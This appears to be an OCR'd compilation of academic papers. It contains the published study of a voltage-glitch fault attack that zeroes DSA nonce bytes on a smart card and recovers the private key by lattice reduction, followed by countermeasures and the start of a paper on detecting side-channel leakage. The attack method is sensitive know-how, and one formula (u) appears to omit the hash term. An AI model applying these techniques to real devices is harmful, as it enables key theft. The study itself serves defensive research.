


Fig. 22. Unstable Internal Frequency Generation Reflected in Power Consumption.

20. O. Kömmerling and M. Kuhn. *Design Principles for Tamper Resistant Smartcard Processors*, *Proceedings of the USENIX Workshop on Smartcard Technology*, pp. 9-20, 1999.
21. S. Kuboyama, S. Matsuda, T. Kanno and T. Ishii. *Mechanism for single-event burnout of power MOSFETs and its characterization technique*, *In IEEE Transactions On Nuclear Science*, vol. 39, pp. 1698-1703, 1992.
22. F. Lima, E. Costa, L. Carro, M. Lubaszewski, R. Reis, S. Rezgui and R. Velazco. *Designing and Testing a Radiation hardened 8051-like Micro-Controller*, in the *3rd Military and Aerospace Applications of Programmable Devices and Technologies International Conference*, 2000.
23. J. Losq. *Influence of fault detection and switching mechanisms on reliability of stand-by systems*, *In Digest 5th International Symp Fault-Tolerant Computing*, pp. 81-86, 1975.
24. T. May and M. Woods. *A New Physical Mechanism for Soft Errors in Dynamic Memories*, in the Proceedings of the *16th International Reliability Physics Symposium*, April, 1978.
25. S. Moore, R. Anderson and M. Kuhn. *Improving Smartcard Security using Self-Timed Circuit Technology*, *IEEE International Symposium on Ansychnronous Circuits and Systems*, pp. 120-126, 2002.
26. J. H. Patel and L. Y. Fung. *Concurrent Error Detection in ALU's by Recomputing with Shifted Operands*, *In IEEE Transactions On Computers*, vol. C-31, pp. 589-595, 1982.
27. M. Pflanz, K. Walther, C. Galke and H. T. Vierhaus. *On-Line Detection and Correction in Storage Elements with Cross-Parity Check*, In Proceedings of the *8th IEEE International On-Line Testing Workshop (IOLTW'02)*, pp. 69-73, 2002.
28. J. C. Pickel and J. T. Blandford, Jr. *Cosmic ray induced errors in MOS memory circuits*, *In IEEE Transactions On Nuclear Science*, vol. NS-25, pp. 1166-1171, 1978.
29. G. Piret and J. J. Quisquater. *A Differential Fault Attack Technique Against SPN Structure, with Application to the AES and KHAZAD*, in *Cryptographic Hardware and Embedded Systems (CHES 2003)*, LNCS 2779, Springer-Verlag, pp. 77-88, 2003.
30. V. Pouget. *Simulation expérimentale par impulsions laser ultra-courtes des effets des radiations ionisantes sur les circuits intégrés*, Thèse de doctorat de l'Université de Bordeaux I, 2000.
31. B. G. Rax, C. I. Lee, A. H. Johnston and C. E. Barnes. *Total dose and proton damage in optocouplers*, *In IEEE Transactions on Nuclear Science*, vol. 43, pp. 3167-3173, 1996.
32. M. Rebaudengo, M. Sonza Reorda, M. Torchiano and M. Violente. *Soft-error Detection Through Software Fault-Tolerance Techniques*, *IEEE International Symposium on Defect and Fault Tolerance in VLSI Systems*, November 1-3 1999, Albuquerque, New Mexico (USA), pp. 210-218, 1999.
33. E. G. Stassinopoulos, G.J. Brucker, P. Calvel, A. Baiget, C. Peyrotte and R. Gaillard. *Charge generation by heavy ions in power MOSFETs, burnout space predictions and dynamic SEB sensitivity*, *In IEEE Transactions On Nuclear Science*, vol. 39, pp. 1704-1711, 1992.
34. J. Ziegler. *Effect of Cosmic Rays on Computer Memories*, *Science* , Vol. 206, pp. 776-788, 1979.

,

Experimenting with Faults, Lattices and the DSA

[Accepté à PKC'05.]

David Naccache[1,2], Phong Q. Nguyễn[3], Michael Tunstall[2,4], and Claire Whelan[5]

[1] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer
Issy-les-Moulineaux, F-92447, France
david.naccache@gemplus.com

[2] Royal Holloway, University of London
Information Security Group
Egham, Surrey TW20 0EX, UK
david.naccache@rhul.ac.uk

[3] CNRS/École Normale Supérieure
Département d'Informatique
45 rue d'Ulm, F-75230 Paris Cedex 05, France
Phong.Nguyen@ens.fr

[4] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers, La Ciotat, F-13705, France
michael.tunstall@gemplus.com

[5] School of Computing, Dublin City University
Ballymun, Dublin 9. Ireland
cwhelan@computing.dcu.ie

Abstract. We present an attack on DSA smart-cards which combines physical fault injection and the lattice reduction techniques devised in [14, 9]. The experiment allowed us to disclose the card's private key.

We employ a particular type of fault attack known as a *glitch attack*, which will be used to actively modify the DSA nonce k used for generating the signature. k will be tampered with so that a number of its least significant bytes will flip to zero. Given the resulting signatures we build a lattice and then solve the closest vector problem to reveal the private key.

Theoretically, this attack should start finding the secret key when given more than twenty faulty signatures (this is an information theoretic bound) knowing that one byte of k is zeroed. In practice, our attack almost achieves this bound by retrieving the key from 27 faulty signatures. The more bytes of k we can reset, the fewer signatures will be required and the faster the attack will be.

This paper presents the theory, methodology and results of the attack as well as possible countermeasures.

1 Introduction

Over the past few years fault attacks on electronic chips have been investigated and developed. The theory developed was used to challenge public key cryptosystems [4] and symmetric ciphers in both block [3] and stream [8] modes.

The discovery of fault attacks (1970s) was accidental. It was noticed that elements naturally present in packaging material of semiconductors produced radioactive particles which in turn caused errors in chips [11]. These elements, while only present in extremely minute parts (two or three parts per million), were sufficient to affect the chips' behaviour, create a charge in sensitive silicon areas and, as a result, cause bits to flip. Since then various mechanisms for fault creation and propagation have been discovered and researched. Diverse research organisations such as the aerospace industry and the security community have endeavoured to develop different types of fault injection techniques and devise corresponding preventative methods. Some of the most popular fault injection techniques include variations in supply voltage, clock frequency, temperature or the use of white light, X-ray and ion beams.

The objectives of all these techniques is generally the same: corrupt the chip's behaviour. The outcomes have been categorised into two main groups based on the long term effect that the fault produced. These are known as *permanent* and *transient* faults. Permanent faults, created by purposely inflicted defects to the chip's structure, have a permanent effect. Once inflicted, such destructions will affect the chip's behavior permanently. In a transient fault, silicon is locally ionized so as to induce a current that, when strong enough, is falsely interpreted by the circuit as an internal signal. As ionization ceases so does the induced current (and the resulting faulty signal) and the chip recovers its normal behavior.

Preventive measures come in the form of software and hardware protections (the most cost-effective solution being usually a combination of both). Current research is also looking into fault detection where, at stages through the execution of the algorithm, checks are performed to see whether a fault has been induced [10]. For a survey of the different types of fault injection techniques and the various software and hardware countermeasures that exist, we refer the reader to [2].

In this paper we will focus on a type of fault attack known as a glitch attack. Glitch attacks use transient faults where the attacker deliberately generates a voltage spike that causes one or more flip-flops to transition into a wrong state. Targets for insertion of such 'glitches' are generally machine instructions or data values transferred between registers and memory. Results can include the replacement of critical machine instructions by almost arbitrary ones or the corruption of data values.

The strategy presented in this paper is the following: we will use a glitch to reset some of the bits of the nonce k, used during the generation of DSA signatures. As the attack ceases, the system will remain fully functional. Then, we will use lattice reduction techniques [13, 9] to extract the private signature key from the resulting glitched signatures.

The paper is organised as follows: In section 2 we will give a brief description of DSA, we will also introduce the notations used throughout this paper. An overview of the attack's physical and mathematical parts will be given in section 3. In section 4 we will present the results of our attack while countermeasures will be given in section 5.

1.0.1 Related work: In [1] an attack against DSA is presented by Bao *et al.*, this attack is radically different from the one presented in this paper and no physical implementation results are given. This attack was extended in [6] by Dottax. In [7], Knudsen and Giraud introduce another fault attack on the DSA. Their attack requires around 2300 signatures (*i.e.* 100 times more than the attack presented here). The merits of the present work are thus twofold: we present a new (*i.e.* unrelated to [7, 1, 6]) efficient attack and describe what is, to the authors' best knowledge, the first (publicly reported) physical experiment allowing to concretely pull-out DSA keys out of smart-cards.

2 Background

In this section we will give a brief description of the DSA.

2.1 DSA Signature and Verification

The DSA [12] works in a finite abelian group $\mathcal{G}$ of prime order q generated by g. System parameters are $\{p, q, g\}$, where p is prime (at least 512 bits), q is a 160-bit prime dividing $p-1$ and $g \in \mathbb{Z}_p^*$ has order q. The private key is an integer $\alpha \in \mathbb{Z}_q^*$ and the public key is the group element $\beta = g^\alpha \pmod{p}$.

2.1.1 Signature: To sign a message m, the signer picks a random $k < q$ and computes:

$$r \leftarrow \big(g^k \pmod{p}\big) \pmod{q} \quad \text{and} \quad s \leftarrow \frac{\mathrm{SHA}(m) + \alpha r}{k} \pmod{q}$$

The signature of m is the pair: $\{r, s\}$.

2.1.2 Verification: To check $\{r, s\}$ the verifier ascertains that:

$$r \stackrel{?}{=} \big(g^{wh}\beta^{wr} \pmod{p}\big) \pmod{q} \quad \text{where} \quad w \leftarrow \frac{1}{s} \pmod{q} \quad \text{and} \quad h \leftarrow \mathrm{SHA}(m)$$

3 Attack Overview

The attack on DSA proceeds as follows: we first generate several DSA signatures where the random value generated for k has been modified so that a few of k's least[1] significant bits are reset[2]. This faulty k will then be used by the card to generate a DSA signature. Using lattice reduction, the secret key α can be recovered from a collection of such signatures. In this section we will detail each of these stages in turn, showing first how we tamper with k in a closed environment and then how we apply this technique to a complete implementation.

[1] It is also possible to run a similar attack by changing the most significant bits of k. This is determined by the implementation.

[2] It would have also been possible to run a similar attack if these bits were set to one.

3.1 Experimental Conditions

DSA was implemented on a chip known to be vulnerable to Vcc glitches. For testing purposes (closed environment) we used a separate implementation for the generation of k.

A 160-bit nonce is generated and compared to q. If $k \geq q-1$ the nonce is discarded and a new k is generated. This is done in order to ascertain that k is drawn uniformly in $\mathbb{Z}_q^*$ (assuming that the source used for generating the nonce is perfect). We present the code fragment (modified for simplicity) that we used to generate k:

```
PutModulusInCopro(PrimeQ);
RandomGeneratorStart();

status = 0;
do {
  IOpeak();
  for (i=0; i<PrimeQ[0]; i++) {
    acCoproMessage[i+1] = ReadRandomByte();
  }
  IOpeak();

  acCoproMessage[0] = PrimeQ[0];
  LoadDataToCopro(acCoproMessage);

  status = 1;
  for (j=0; j<(PrimeQ[0]+1); j++) {
    if (acCoproResult[j] != acCoproMessage[j]) {
      status = 0;
    }
  }
}
while (status == 0);
RandomGeneratorStop();
```

Note that `IOpeaks`[3], featured in the above code was also included in the implementation of DSA. The purpose of this is to be able to easily identify the code sections in which a fault can be injected to produce the desired effect. This could have been done by monitoring power consumption but would have greatly increased the complexity of the task.

The tools used to create the glitches can be seen in figure 1 and figure 2. Figure 1 is a modified CLIO reader which is a specialised high precision reader that allows one glitch to be introduced following any arbitrarily chosen number of clock cycles after the command

[3] The I/O peak is a quick movement on the I/O from one to zero and back again. This is visible on an oscilloscope but is ignored by the card reader.

sent to the card. Figure 2 shows the experimental set up of the CLIO reader with the oscilloscope used during our experiments. A BNC connector is present on the CLIO reader which allows the I/O to be easily read; another connector produces a signal when a glitch is applied (in this case used as a trigger). Current is measured using a differential probe situated on top of the CLIO reader.




Fig. 1. Modified CLIO Reader

3.2 Generating a Faulty k

The command that generated k was attacked in every position between the two `IOpeaks` in the code. It was found that the fault did not affect the assignment of k to the RAM *i.e.* the instruction `acCoproMessage[i+1] = ReadRandomByte();` which always executed correctly. However, it was possible to change the evaluation of `i` during the loop. This enabled us to select the number of least significant bytes to be reset. In theory, this would produce the desired fault in k with probability $q/2^{160}$, as if the modified k happens to be larger than q, it is discarded anyway. In practice this probability is likely to be lower as it is unusual for a fault to work correctly every time.

An evaluation of a position that resetted the last two bytes was performed. Out of 2000 attempts 857 were corrupted. This is significantly less than what one would expect, as the theoretical probability is $\simeq 0.77$. We expected the practical results to perform worse than theory due to a slight variation in the amount of time that the smart card takes to arrive at the position where the data corruption is performed. There are other positions in the same area that return k values with the same fault, but not as often.




Fig. 2. Experimental Set Up

3.3 The Attack: Glitching *k* During DSA Computations

The position found was equated to the generation of k in the command that generates the DSA signature. This was done by using the last I/O event at the end of the command sent as a reference point and gave a rough position of where the fault needs to be injected.

As changes in the value of k were not visible in the signature, results would only be usable with a certain probability. This made the attack more complex, as the subset signatures having faulty k values had to be guessed amongst those acquired by exhaustive search.

To be able to identify the correct signatures the I/O and the current consumption signals were monitored during the attacks. An example of such a monitoring is given in figure 3. The object of these acquisitions was to measure the time T elapsed between the end of the command sent to the card and the beginning of the calculation of r. This can be seen in the current consumption, as the chip will require more energy when the crypto-coprocessor is ignited.

If we denote by t the time that it takes to reach the start of the calculation of r knowing that the picked k was smaller that q (*i.e.* that it was not necessary to restart the picking process) then, if $T = t$ we know that the command has executed properly and that k was picked correctly the first time. If $T > t$ then any fault targeting k would be a miss (as k was regenerated given that the value of k originally produced was greater than q). Signatures resulting from commands that feature such running times can be discarded as the value of k will not present any exploitable weaknesses. When $T < t$ we know that the execution of the code generating k has been cut short, so some of the least significant bytes will be equal to zero. This allows signatures generated from corrupted k values to be identified *a posteriori*.




Fig. 3. I/O and Current Consumption (Beginning of the Trace of the Command Used to Generate Signatures).

As the position where the fault should be injected was only approximately identified, glitches were injected in twenty different positions until a position that produced signatures with the correct characteristics (as described above) was found. The I/O peaks left in the code were used to confirm these results. Once the correct position identified, more attacks were conducted at this position to acquire a handful of signatures. From a total of 200 acquisitions 39 signatures where $T < t$ were extracted.

This interpretation had to be done by a combination of the I/O and the current consumption, as after the initial calculation involving k the command no longer takes the same amount of time. This is because $0 < k \leq q$ and therefore k does not have a fixed size; consequently any calculations k is involved in will not always take the same amount of time.

3.4 Use of Lattice Reduction to Retrieve $\boldsymbol{\alpha}$

We now apply the lattice attack of Nguyễn and Shparlinski [14] which recovers the DSA signer's private key, when partial information on the nonce k is available, and sufficiently many DSA signatures are given.

We briefly recall the attack.

For a rational number z and $m \geq 1$ we denote by $\lfloor z \rfloor_m$ the unique integer a, $0 \leq a \leq m-1$ such that $a \equiv z \pmod{m}$ (provided that the denominator of z is relatively prime to m). The symbol $|.|_q$ is defined as $|z|_q = \min_{b \in Z} |z - bq|$ for any real z.

Assume that we know the ℓ least significant bits of a nonce $k \in \{0, \ldots, q-1\}$ which will be used to generate a DSA signature.

That is, we are given an integer a such that $0 \leq a \leq 2^\ell - 1$ and $k - a = 2^\ell b$ for some integer $b \geq 0$. Given a message μ signed with the nonce k, the congruence

$$\alpha r \equiv sk - h \pmod{q},$$

can be rewritten for $s \neq 0$ as:

$$\alpha r 2^{-\ell} s^{-1} \equiv (a - s^{-1}h)2^{-\ell} + b \pmod{q}. \tag{1}$$

Now define the following two elements

$$\begin{aligned} t &= \left\lfloor 2^{-\ell} r s^{-1} \right\rfloor_q, \\ u &= \left\lfloor 2^{-\ell}(a - s^{-1}) \right\rfloor_q \end{aligned}$$

and remark that both t and u can easily be computed by the attacker from the publicly known information. Recalling that $0 \leq b \leq q/2^\ell$, we obtain

$$0 \leq \lfloor \alpha t - u \rfloor_q < q/2^\ell.$$

And therefore:

$$|\alpha t - u - q/2^{\ell+1}|_q \leq q/2^{\ell+1}. \tag{2}$$

Thus, the attacker knows an integer t and a rational number $v = u + q/2^{\ell+1}$ such that :

$$|\alpha t - v|_q \leq q/2^{\ell+1}.$$

In some sense, we know an approximation of αt modulo q. Now, suppose we can repeat this for many signatures, that is, we know d DSA signatures $\{r_i, s_i\}$ of hashes h_i (where $1 \leq i \leq d$) such that we know the ℓ least significant bits of the corresponding nonce k_i. From the previous reasoning, the attacker can compute integers t_i and rational numbers v_i such that :

$$|\alpha t_i - v_i|_q \leq q/2^{\ell+1}.$$

The goal of the attacker is to recover the DSA private key α. This problem is very similar to the so-called hidden number problem introduced by Boneh and Venkatesan in [5]. We solve the problem by transforming it into a lattice closest vector problem (for background on lattice theory and its applications to cryptography, we refer the reader [15]).

More precisely, consider the $(d+1)$-dimensional lattice L spanned by the rows of the following matrix:

$$\begin{pmatrix} q & 0 & \cdots & 0 & 0 \\ 0 & q & \ddots & \vdots & \vdots \\ \vdots & \ddots & \ddots & 0 & \vdots \\ 0 & \ldots & 0 & q & 0 \\ t_1 & \ldots & \ldots & t_d & 1/2^{\ell+1} \end{pmatrix}. \tag{3}$$

The inequality $|v_i - \alpha t_i|_q \leq q/2^{\ell+1}$ implies the existence of an integer c_i such that:

$$|v_i - \alpha t_i - q c_i| \leq q/2^{\ell+1}. \tag{4}$$

Notice that the row vector $\boldsymbol{c} = (\alpha t_1 + q c_1, \ldots, \alpha t_d + q c_d, \alpha/2^{\ell+1})$ belongs to L, since it can be obtained by multiplying the last row vector by α and then subtracting appropriate multiples of the first d row vectors. Since the last coordinate of this vector discloses the hidden number α, we call $\boldsymbol{c}$ the *hidden vector*. The hidden vector is very close to the (publicly known) row vector $\boldsymbol{v} = (v_1, \ldots, v_d, 0)$. By trying to find the closest vector to $\boldsymbol{v}$ in the lattice L, one can thus hope to find the hidden vector $\boldsymbol{c}$ and therefore the private key α. The article [14] presents provable attacks of this kind.

In our case, we simply build the previously mentioned lattice and try to solve the closest vector problem with respect to $\boldsymbol{v}$, using the so-called embedding technique that heuristically reduces the lattice closest vector problem to the shortest vector problem (see [14] for more details).

4 Results

In our experiments, we used NTL's [17] implementation of Schnorr–Euchner's BKZ algorithm [16] with block size 20 as our lattice basis reduction algorithm.

To check our results, for any candidate y for the private key α, we checked that $\beta = g^y \pmod{p}$. To compute the success rates, we ran the attack 100 times with different parameters. Results can be seen in the following table.

Table 1. Experimental Attack Success Rates, ℓ is the Number of Bits Reset and d the Number of Signatures

$\ell \downarrow, d \rightarrow$	2	3	4	5	6	7	8	10	11	12	22	23	24	25	26	27
1×8											0%	10%	39%	63%	87%	100%
2×8								0%	69%	100%						
3×8					0%	69%	100%									
4×8				0%	100%											
5×8			2%	100%												
6×8		0%	100%													
7×8	0%	99%														

For a successful attack, the speed at which the private key is retrieved will depend on the number of bytes reset in k. Naturally, there will be a tradeoff between the fault injection and the lattice reduction, meaning that when generating signatures with nonces with more reset bits, the lattice phase of the attack will retrieve the key faster. Conversely if we generate signatures with nonces having only one or two bytes reset, the lattice reduction phase will not run as quickly, but the fault injection part of the attack will be much simpler.

5 Countermeasures

The heart of this attack lies with the ability to induce faults that reset some of k's bits. Hence, any strategy allowing to avoid or detect such anomalies will help thwart the attacks described in this paper. We recommend to used *simultaneously* the following tricks that cost very little in terms of code-size and speed:

- *Checksums* can be implemented in software. This is often complementary to hardware checksums, as software CRCs can be applied to buffers of data (sometimes fragmented over various physical addresses) rather than machine words.
- *Execution Randomization*: If the order in which operations in an algorithm are executed is randomized it becomes difficult to predict what the machine is doing at any given cycle. For most fault attacks this countermeasure will only slow down a determined adversary, as eventually a fault will hit the desired instruction. This will however thwart attacks that require faults in specific places or in a specific order.

  For instance, to copy 256 bytes from buffer a to buffer b, copy

  $$b[f(i)] \leftarrow a[f(i)] \quad \text{for} \quad i = 0, \ldots, 255$$

  where $f(i) = (x \times (i \oplus w) + y \pmod{256}) \oplus z$ and $\{x, y, z, w\}$ are four random bytes (x odd) unknown to the attacker.
- *Ratification counters and baits*: baits are small (< 10 byte) code fragments that perform an operation and test its result. A typical bait writes, reads and compares data, performs xors, additions, multiplications and other operations whose results can be easily checked. When a bait detects an error it increments an NVM counter and when this counter exceeds a tolerance limit (usually three) the card ceased to function.
- *Repeated refreshments*: refresh k by generating several nonces and exclusive-or them with each other, separating each nonce generation from the previous by a random delay. This forces the attacker to inject multiple faults at randomly shifting time windows in order to reset specific bits of k.

Finally, it may also be possible to have a real time testing of the random numbers being generated by the smart card, such as that proposed in the FIPS140-2. However, even if this is practical it may be of limited use as our attack requires very few signatures to be successful. Consequently, our attack may well be complete before it gets detected.

6 Conclusion

We described a method for attacking a DSA smart card vulnerable to fault attacks. The attack consisted of two stages. The first stage dealt with fault injection. The second involved forming a lattice for the data gathered in the previous stage and solving the closest vector problem to reveal the secret key.

The attack was realised in the space of a couple of weeks and was made easier by the inclusion of peaks on the I/O. This information could have been derived by using power or electromagnetic analysis to locate the target area, but would have taken significantly longer. The only power analysis done during this attack was to note when the crypto-coprocessor started to calculate a modular exponentiation.

References

1. F. Bao, R. Deng, Y Han, A. Jeng, A. Narasimhalu and T. Hgair, Breaking Public Key Cryptosystems and Tamper Resistant Devices in the Presence of Transient Faults, 5-th Security Protocols Workshop, Springer-Verlag, LNCS 1361, pp. 115–124, 1997.
2. H. Bar-El, H. Choukri, D. Naccache, M. Tunstall and C. Whelan, *The Sorcerers Apprentice Guide to Fault Attacks*, Workshop on Fault Diagnosis and Tolerence in Cryptography in association with DSN 2004 - The International Conference on Dependable Systems and Networks, pp. 330–342, 2004.
3. E. Biham and A. Shamir, *Differential Fault Analysis of Secret Key Cryptosystems*, Advances in Cryptology - CRYPTO'97, Springer-Verlag, LNCS 1294, pp. 513–525, 1997.
4. D. Boneh, R. DeMillo and R. Lipton, *On the Importance of Checking Cryptographic Protocols for Faults*, Journal of Cryptology, Springer-Verlag, nol. 14, no. 2, pp. 101–119, 2001.
5. D. Boneh and R. Venkatesan, *Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes*, Advances in Cryptology - CRYPTO'96, Springer-Verlag, LNCS 1109, pp. 126–142, 1996.
6. E. Dottax, *Fault Attacks on NESSIE Signature and Identification Schemes*, NESSIE Rechnical Report (October 2002), `https://www.cosic.esat.kuleuven.ac.be/nessie/reports/phase2/SideChan_1.pdf`
7. C. Giraud and E. Knudsen, *Fault Attacks on Signature Schemes*, Workshop on Fault Diagnosis and Tolerence in Cryptography in association with DSN 2004 - The International Conference on Dependable Systems and Networks, 2004.
8. J. Hoch and A. Shamir, *Fault Analysis of Stream Ciphers*, Cryptographic Hardware and Embedded Systems - CHES 2004, Springer-Verlag, LNCS 3156, pp. 240–253, 2004.
9. N. A. Howgrave-Graham and N. P. Smart, *Lattice Attacks on Digital Signature Schemes*, Design, Codes and Cryptography, vol. 23, pp. 283–290, 2001.
10. N. Joshi, K. Wu and R. Karri, *Concurrent Error Detection Schemes for involution Ciphers*, Cryptographic Hardware and Embedded Systems - CHES 2004, Springer-Verlag, LNCS 3156, pp. 400-412, 2004.
11. T. May and M. Woods, *A New Physical Mechanism for Soft Errors in Dynamic Memories*, Proceedings of the 16-th International Reliability Physics Symposium, April, 1978.
12. National Institute of Standards and Technology, FIPS PUB 186-2: Digital Signature Standard, 2000.
13. Phong Q. Nguyễn, *Can we trust Cryptographic Software? Cryptographic Flaws in GNU Privacy Guard v1.2.3*, Advances in Cryptology - EUROCRYPT 2004, Springer-Verlag, LNCS 3027, pp. 555–570, 2004.
14. P. Q. Nguyễn and I. E. Shparlinski, *The Insecurity of the Digital Signature Algorithm with Partially Known Nonces*, Journal of Cryptology, vol. 15, no. 3, pp. 151–176, Springer, 2002.
15. P. Q. Nguyễn and J. Stern, *The two faces of lattices in cryptology*, Cryptography and Lattices – CALC'01), Springer-Verlag, LNCS 2146, pp. 146–180, 2001.
16. C. P. Schnorr and M. Euchner, *Lattice basis reduction: improved practical algorithms and solving subset sum problems*, Math. Programming, vol. 66, pp. 181–199, 1994.
17. V. Shoup, *Number Theory C++ Library (NTL)*, `http://www.shoup.net/ntl/`

Statistics and Secret Leakage

[*ACM Transactions on Embedded Computing Systems*, vol. 3, No. 3, pp. 492–508, 2004. et Y. Frankel, Ed., *Financial Cryptography 2000*, vol. 1962 of *Lecture Notes in Computer Science*, pp. 157–173, Springer-Verlag, 2001.]

Jean-Sébastien Coron[1,3], Paul Kocher[2], and David Naccache[3]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Cryptography Research, Inc.
607 Market street, 5-th floor, San Francisco, CA 94105, USA
paul@cryptography.com
[3] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
jean-sebastien.coron@gemplus.com

Abstract. In addition to its usual complexity assumptions, cryptography silently assumes that information can be physically protected in a single location. As one can easily imagine, real-life devices are not ideal and information may leak through different physical channels.

This paper gives a rigorous definition of leakage immunity and presents several leakage detection tests. In these tests, failure *confirms* the probable existence of secret-correlated emanations and indicates how likely the leakage is. Success *does not refute* the existence of emanations but indicates that significant emanations were not detected *on the strength of the evidence presented*, which of course, leaves the door open to reconsider the situation if further evidence comes to hand at a later date.

1 Introduction

In addition to its usual complexity postulates, cryptography silently assumes that secrets can be physically protected in tamper-proof locations.

All cryptographic operations are physical processes where data elements must be represented by physical quantities in physical structures. These physical quantities must be stored, sensed and combined by the elementary devices (*gates*) of any technology out of which we build tamper-resistant machinery. At any given point in the evolution of a technology, the smallest logic devices must have a definite *physical extent*, require a certain *minimum time* to perform their function and dissipate a minimal *switching energy* when transiting from one state to another.

The physical interpretation of data processing (a discipline named the *physics of computational systems* [18]) enables fundamental comparisons between computing technologies and provides physical lower bounds on the area, time and energy required for computation [2, 10]. In this framework, a corollary of the second law of thermodynamics states that in order to introduce *direction* into a transition between states, energy must be lost irreversibly. A system that conserves energy cannot make a transition to a definite state and thus cannot make a decision (compute) ([18], 9.5). In tamper-resistant devices this inescapable energy transfer must (at least appear to) be independent of the machine's secret parameters.

Despite extensive (and expensive) government-level research over the last forty years, most tamper resistance references are hardly accessible: TEMPEST's NACSIM 5100A, NATO's AMSG 720B and the SEPI proceedings [21, 22] are a few such examples. France's DISSI/SCSSI recommendation 400 is public but its six most informative parts are only accessible on a need-to-know basis.

The rapid development of sophisticated (but often insecure) digital communication systems have created new academic and commercial interest in tamper resistance. Although the FIPS 140-1 standard [20] includes physical tamper resistance requirements, new standards such as Common Criteria [8] are currently being developed to provide a more comprehensive framework for tamper resistance testing. Several insightful papers about physical attacks (*e.g.* [1]) and fault attacks (*e.g.* [3, 4]) have been written, and these continue to be subjects of active research. This paper analyzes an area of recent interest – side-channel attacks – which exploit correlations between secret parameters and variations in timing [13], power consumption [12], and other emanations from cryptographic devices to infer secret keys.

This work is organized as follows: we start by introducing a general framework which is side-channel, algorithm and device-independent; this will yield a formal definition of leakage immunity (section 2), we will then present a collection of leakage detection tests (section 3) and experiment their effectiveness with a simple RLC filter (section 4).

2 What Can We Ideally Expect ?

We view the tested hardware as a probabilistic Turing machine $\mathbf{H}$ with alphabet Σ, having a *start* and a *stop* state. $\mathbf{H}$ operates on the following one-way infinite tapes:

- a private read-only *key tape* $\mathcal{K}$ containing the key material which is the attacker's target,
- a public read-only *input tape* $\mathcal{M}$ which in practice contains the machine's input (program, plaintexts to encrypt, messages to sign, ciphertexts to decrypt *etc*),
- a private read-only *noise tape* $\mathcal{N}$ representing the noise added to the side channel by the attacker's measurement equipment and processes,
- a private *work tape* $\mathcal{W}$ containing the device's work variables,
- a public write-only *emanation tape* $\mathcal{E}$ (representing the side-channel information), and
- a public *output tape* $\mathcal{O}$ containing the hardware's output (plaintext decrypted or signature computed by $\mathbf{H}$ *etc.*).

